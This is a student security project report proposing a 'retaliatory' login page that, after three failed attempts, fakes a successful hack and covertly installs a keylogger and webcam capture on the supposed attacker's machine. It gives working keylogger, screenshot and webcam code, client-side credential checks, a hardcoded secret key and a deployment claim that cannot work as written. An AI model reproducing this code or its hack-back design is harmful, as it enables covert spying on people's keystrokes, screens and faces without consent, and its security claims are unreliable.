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CSE3502- INFORMATION SECURITY
MANAGEMENT

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Title : Extracting Attacker information

PROJECT REPORT BY:

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SLOT : F1

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Abstract

Most of the existing system security softwares focus on having a passive , defence oriented approach. Consider the example of bot net detection systems.

An organisation deploying such system will surely be protected against attacks but won't have the ability to identify the root cause of such attacks. The reason being that the defence mechanisms used don't have the facility of collecting attacker info.

This project takes a retaliatory approach towards attacker by collecting their info so that legal action can be taken against them or to atleast identify the root cause of the attacks and deal with it.

Introduction

Consider a website that houses top secret information (such as a military website) . Now suppose an attacker is trying to hack it by brute force method. Our System will give him a fixed number of attempts to enter wrong password after which the deception begins. The attacker would be re-directed to another page that creates the illusion that he has successfully ‘hacked’ the website but actually , our system would deploy a keylogger spyware in attacker’s system and also take the images using their webcam and send the collected information back to server.

Objectives

The objective of this project is to create a system for collecting attacker information by implementing these three modules :

- 1) Deception page and decision system for determining attack
- 2) Keylogger
- 3) Attacker image collection

Literature surveys

| Author Name | Journal Name | Web link | Summary |
|-------------------------------|--|---|---|
| F. Liu, X. Cheng and D. Chen, | "Insider Attacker Detection in Wireless Sensor Networks," IEEE INFOCOM 2007 - 26th IEEE International Conference on Computer Communications, 2007, pp. | https://ieeexplore.ieee.org/abstract/document/4215807 | Though destructive to network functions, insider attackers are not detectable with only the classic cryptography-based techniques. Many mission-critic sensor network applications demand an effective, light, flexible algorithm for internal adversary identification with only localized information available. The insider attacker detection scheme proposed in this paper meets all the requirements by exploring the spatial |


| | | | |
|---|--|---|--|
| | 1937-1945, doi: 10.1109/INFCOM.2007.225. | | correlation existent among the networking behaviors of sensors in close proximity. Our work is exploratory in that the proposed algorithm considers multiple attributes simultaneously in node behavior evaluation, with no requirement on a prior knowledge about normal/malicious sensor activities. Moreover, it is application-friendly, which employs original measurements from sensors and can be employed to monitor many aspects of sensor networking behaviors. Our algorithm is purely localized, fitting well to the large-scale sensor networks. Simulation results indicate that internal adversaries can be identified with a high accuracy and a low false alarm rate when as many as 25% sensors are misbehaving. |
| I. A. Sumra, I. Ahmadd, H. Hasbulah and J. -I. bin Ab Manan | "Behavior of attacker and some new possible attacks in Vehicular Ad hoc Network (VANET)," 2011 3rd International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT), 2011, pp. 1-8. | https://ieeexplore.ieee.org/abstract/document/6079000 | Security is one of the most important factors in vehicular network due to open wireless medium and penitential safety and non safety applications. Attacker is the key entity which generates different types of attacks in life saving vehicular network. Behavior of the attacker is unexpected due to different kind of attacks. High speed vehicles, dynamic topology of the network and high number of vehicles are the key factors which are involved to and difficult to predict the behavior of attackers. In this paper, we have studied the behavior of attackers and also assigned the two states of attackers. These states explained the behavior of attackers. We have also discussed in detail some new possible attacks in vehicular environment. At this level we are not proposing any solution to handle these new attacks. |

Proposed Methodology

Tools used : Python 3 , VS Code , JavaScript ,HTML

- 1) The system gives attacker 3 chances to enter the password correctly , after which the attacker is redirected to create an illusion that they have gained access,
- 2) At this point (when the deception begins) , a keylogger is deployed in the attackers system that sends the record of what the attacker is typing .
- 3) The system also collects the image of attacker using their webcam.
- 4) The system also records IP address of attacking system.

System Architecture



Demonstration

CODE:

Index.html

```
<html>

<head>
    <script
src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"></scrip
t>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.js"></script>
    <script
src="https://cdnjs.cloudflare.com/ajax/libs/html2canvas/0.4.1/html2canvas.min.
js"></script>
    <script type="text/javascript" src="data.json"></script>
</body>

<style>

body{

background-image:url("rent.jpg");

background-size:400px 500px;
opacity:0.9;
background-position:left;
background-repeat:no-repeat;
justify-content: center;
font-family: 'Dosis', sans-serif;
border-radius: 15px

}
@import url('https://fonts.googleapis.com/css?family=Dosis');

    .container
    {
        z-index: 1;
        background-color:whitesmoke;
        display: inline-block;
        border-radius: 20px;
        margin-left:35vw;
        margin-top: 1vh;
        box-shadow: 0 8px 16px 0 rgba(0,0,0,0.2), 0 6px 20px 0
rgba(0,0,0,0.3);
        height:80vh;
        width:30vw;
```

```

    }
    .container input
    {
        width:20vw;
        position:relative;
        height:9vh;
        border-radius:15px;
        box-shadow: 0 6px 16px 0 rgba(0,0,0,0.2), 0 6px 20px 0
        rgba(0,0,0,0.3);
        border:none;
        outline:none;
        padding:20px;
        display:block;
        margin:7vh 0vw 0vw 5vw;
        text-align:center;

    }

    .container #clickButton
    {
        background: linear-gradient(to right, #6666ff 0%, #ff00ff
100%);
        border-radius:25px;
        color:whitesmoke;
        font-size:1.0em;
        cursor:pointer;
    }

</style>

</body>

<div class="container">

    <h1 style="color:Fuchsia;font-size:2.0em;text-align:center;padding:10px;margin:4vh 0 0 0;">Login</h1>

    <form id="form1" method="post" action="" onsubmit="return
check_form();">

        <input type="text" name="username" id="name"
placeholder="Username..." autocomplete="off">

```



```

        <input type="password" name="psw" id="pass"
placeholder="Password....">

        <input type="submit" value="Submit" id="clickButton"
onclick="takeScreenShot()">
    </form>
</script>

var login_attempts=3;
function check_form()
{
    console.log("frgreg");
    var name=document.getElementById("name").value;
    var pass=document.getElementById("pass").value;
    var dataks=JSON.stringify(data);
    var myobj1=JSON.parse(dataks);
    console.log(dataks);
    var username2=myobj1.username1;
    var password2=myobj1.password1;
    console.log(username2);
    console.log(password2);
    //console.log(username1);
    /*var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        var dataks = JSON.parse(this.responseText);
        console.log("jhdsjfh")
        // document.getElementById("demo").innerHTML = myObj.name;

    }
};
xmlhttp.open("GET", "data.json", true);
xmlhttp.send();

    var username3=dataks.username1;
    var password3=dataks.password1;
    //console.log(username3);*/
    if(name==username2 && pass==password2)
    {
        console.log(name);
        //console.log(username1);
        alert("Successfully Logged In");
        window.open('https://vtop.vit.ac.in/vtop/initialProcess');
        document.getElementById("name").value="";
        document.getElementById("pass").value="";
    }
    else

```

```

{
  if(login_attempts==0)
  {
    alert("No Login Attempts Available");
    window.open('index1.html');
    setInterval(function() {
      document.getElementById("clickButton").click();
    }, 5000);

  }
  else
  {
    login_attempts=login_attempts-1;
    alert("Login Failed Now Only "+login_attempts+" Login Attempts Available");
    if(login_attempts==0)
    {
      //console.log("Hello Purushottam Randi");
      window.open("index1.html","_self");
      $.ajax({
        url: "untitled18.py",
        success: function(response) {
          // here you do whatever you want with the response variable
        }
      });
      document.getElementById("name").disabled=true;
      document.getElementById("pass").disabled=true;
      document.getElementById("form1").disabled=true;
      //      setInterval(function() {
      //          document.getElementById("clickButton").click();
      //      }, 5000);
      //
    }
  }
}

return false;
}

</script>

</div>
</head>
</html>

```

Ip.html

```
<html>

<head>

    <meta charset="utf-8" />

    <title></title>

    <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></scrip
t>

    <script>

        var ipinfo;

        $.getJSON("http://ipinfo.io", function (data) {

            $("#info").html("City: " + data.city + " ,County: " + data.country
+ " ,IP: " + data.ip + " ,Location: " + data.loc + " ,Organisation: " +
data.org + " ,Postal Code: " + data.postal + " ,Region: " + data.region + "")
            $("#info").html("City: " + data.city)
            $("#info1").html("Country: " + data.country)
            $("#info2").html("Ip: " + data.ip)
            $("#info3").html("Location: " + data.loc)
            $("#info4").html("Organisation: " + data.org)
            $("#info5").html("Postal Code: " + data.postal)
            $("#info6").html("Region: " + data.region)
        })

    </script>

</head>

<body>

    <p>Client's information:</p>

    <p id="info"></p>
    <p id="info1"></p>
    <p id="info2"></p>
    <p id="info3"></p>
    <p id="info4"></p>
    <p id="info5"></p>
    <p id="info6"></p>

</body>
```

</html>

Keylogger.py

```
#Import all these Libraries
from mss import mss                                #To take screenshots
from pynput.keyboard import Listener               #To keep record of pressed Keys
from threading import Timer,Thread                #To run thing in parallel(screenshots
and keylogs)
import time                                         #To record time of Screenshots
import os                                           #To make the System to interact with
the Operating System

count=0
keys=[]                                             #List which all the pressed keys

class IntervalTimer(Timer):                        #Control the Time interval between
each Screenshots
    def run(self):
        while not self.finished.wait(self.interval):
            self.function(*self.args, **self.kwargs)

def write_file(keys):                             #To write the keys to the Files
    with open("C:/Users/smarty/Desktop/Keylogger/log.txt","a") as f:
        for key in keys:
            k=str(key).replace("'", "")
            if k.find("space")>0:                 #Replace Key_Space with " " in the main
file
                f.write(" ")
            if k.find("enter")>0:                 #Replace Key_Enter with "\n or
nextline"
                f.write("\n")
            elif k.find("Key") == -1:
                f.write(k)

class keylogger_main:

    def _build_logs(self):                         #To create the directory which contains
all the screenshots and log files
        if not os.path.exists('C:/Users/smarty/Desktop/Keylogger'):
            os.mkdir('C:/Users/smarty/Desktop/Keylogger')
            os.mkdir('C:/Users/smarty/Desktop/Keylogger/Screenshots')
            # os.mknod('Desktop/Keylogger/log.txt')
```

```

def _on_press(self,k):          #This Function keeps track of pressed
keys
    global keys, count
    #print("{0} pressed".format(k))
    keys.append(k)
    count+=1

    if count >=10:
        count=0
        write_file(keys)
        keys=[]

def _keylogger(self):          #Main Funciton to start the key tracker
    with Listener(on_press=self._on_press) as listener:
        listener.join()

def _Screenshot(self):        #Main Function to start thr Screenshot
tracker
    sct=mss()
    sct.shot(output='C:/Users/smarty/Desktop/Keylogger/Screenshots/{0}.png'
.format(time.time()))

def run(self,interval):        #Main fuction to start the keylogger

    self._build_logs()
    Thread(target=self._keylogger).start()    #This thread function is used
to Run the Keys and Screenshots tracker parallely
    IntervalTimer(interval, self._Screenshot).start()

km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)

```

CaptureImage.py

```

import cv2
import os
import time
import matplotlib.pyplot as plt

cap = cv2.VideoCapture(0)

if cap.isOpened():
    ret, frame = cap.read()

```

```

        print(ret)
        print(frame)
    else:
        ret = False

img1 = cv2.cvtColor(frame, cv2.COLOR_BGR2RGB)

directory = r"C:/Users/Rishabh Johri/Desktop/ISM_Review/images"
os.chdir(directory)
print(os.listdir(directory))
filename = 'Intruder.jpg'
cv2.imwrite(filename, img1)

cap.release()

```

HashConversion.py

```

import hashlib

def hash256(text,salt):
    text = text.encode()
    salt = salt.encode()
    return hashlib.sha256(text+salt).hexdigest()

secret_key = "s3cr3t"

def password(plaintext,salt):
    salt1 = hash256(secret_key,salt)
    hsh = hash256(plaintext,salt1)
    return "".join((salt1,hsh))

def generatepassword(plaintext,salt,alp,length=10):
    alphabet = ('abcdefghijklmnopqrstuvwxyz'
                'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
                '0123456789')
    if(alp == 1):
        alphabet = alphabet + '!@#$%^&*()-_ '

    hexdig = password(plaintext,salt)
    num = int(hexdig,16)

    num_chars = len(alphabet)

    chars = []
    while len(chars) < length:

```

```

        num, idx = divmod(num, num_chars)
        chars.append(alphabet[idx])

    return ''.join(chars)

a=input("Enter username");
b=input("Enter website name");
c=int(input("Enter 1 if you want special character or else enter 0"));
d=generatepassword(a,b,c);

import json

def writeToJSONFile(path, fileName, data):
    filePathNameWExt = './' + path + '/' + fileName + '.json'
    with open(filePathNameWExt, 'a') as fp:
        #json.dump("data=",fp)
        json.dump(data, fp)


# Example

path = './'
fileName='data'
data = {}
data['username1'] = a
data['password1']=d

writeToJSONFile(path,fileName,data)

```

OUTPUT :




The screenshot shows a web browser window with a single tab titled 'index.html'. The address bar displays the file path: C:/Users/Rishabh%20Johri/Desktop/ISM_Review/index.html. Below the address bar, there are several bookmarked sites: Gmail, YouTube, Maps, Getting Started Tut..., Exam AI-900: Micro..., Oracle Cloud Infrast..., Home - futureskills..., and Micro. The main content area of the browser displays a login form. The form has a light gray background and rounded corners. At the top, the word 'Login' is written in a bold, pink font. Below it, there are two white input fields with rounded corners. The first field is labeled 'Username...' and the second field is labeled 'Password....'. At the bottom of the form, there is a pink button with rounded corners labeled 'Submit'.


Image capture



Keylogger

(captures screenshots + keystrokes(text))





The screenshot shows the VS Code editor with the file `keylogger.py` open. The code defines a `keylogger` class with methods `__init__`, `build_logs`, `keylogger`, `keylogger_main`, and `run`. The `run` method takes an interval and starts the `keylogger` thread and the `keylogger` class. The terminal shows the command `(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py` and the output `[0 1 0]]`. A warning message is also visible: `[WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) 'anonymous-namespace'::SourceReaderCB::~SourceReaderCB terminating async callback`.

```
File Edit View Navigate Code Refactor Run Tools VCS Window Help ISM_Review - keylogger.py
ISM_Review keylogger.py
Project
  ISM_Review C:\Users\Rishabh Johri\Desktop\ISM_Review
    images
      Intruder.jpg
    Keylogger
    venv library root
      CaptureImage.py
      data.json
      HashConversion.py
      index.html
      index1.html
      ip.html
      keylogger.py
    External Libraries
    Scratches and Consoles

keylogger.py
59 def __init__(self, interval):
60     self._build_logs()
61     Thread(target=self._keylogger).start() #This thread function is used to Run the Keys and Screenshots
62     IntervalTimer(interval, self._Screenshots).start()
63
64 km=keylogger_main()
65 #interval=int(input("Enter the time interval between each Screenshot:"))
66 km.run(5)
67
68
keylogger_main _Screenshots

Terminal: Local
[ 0 1 0]]
[ ]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) 'anonymous-namespace'::SourceReaderCB::~SourceReaderCB terminating async callback
(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py

Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)
56:77 CRLF UTF-8 4 spaces Python 3.9 (ISM_Review)
```

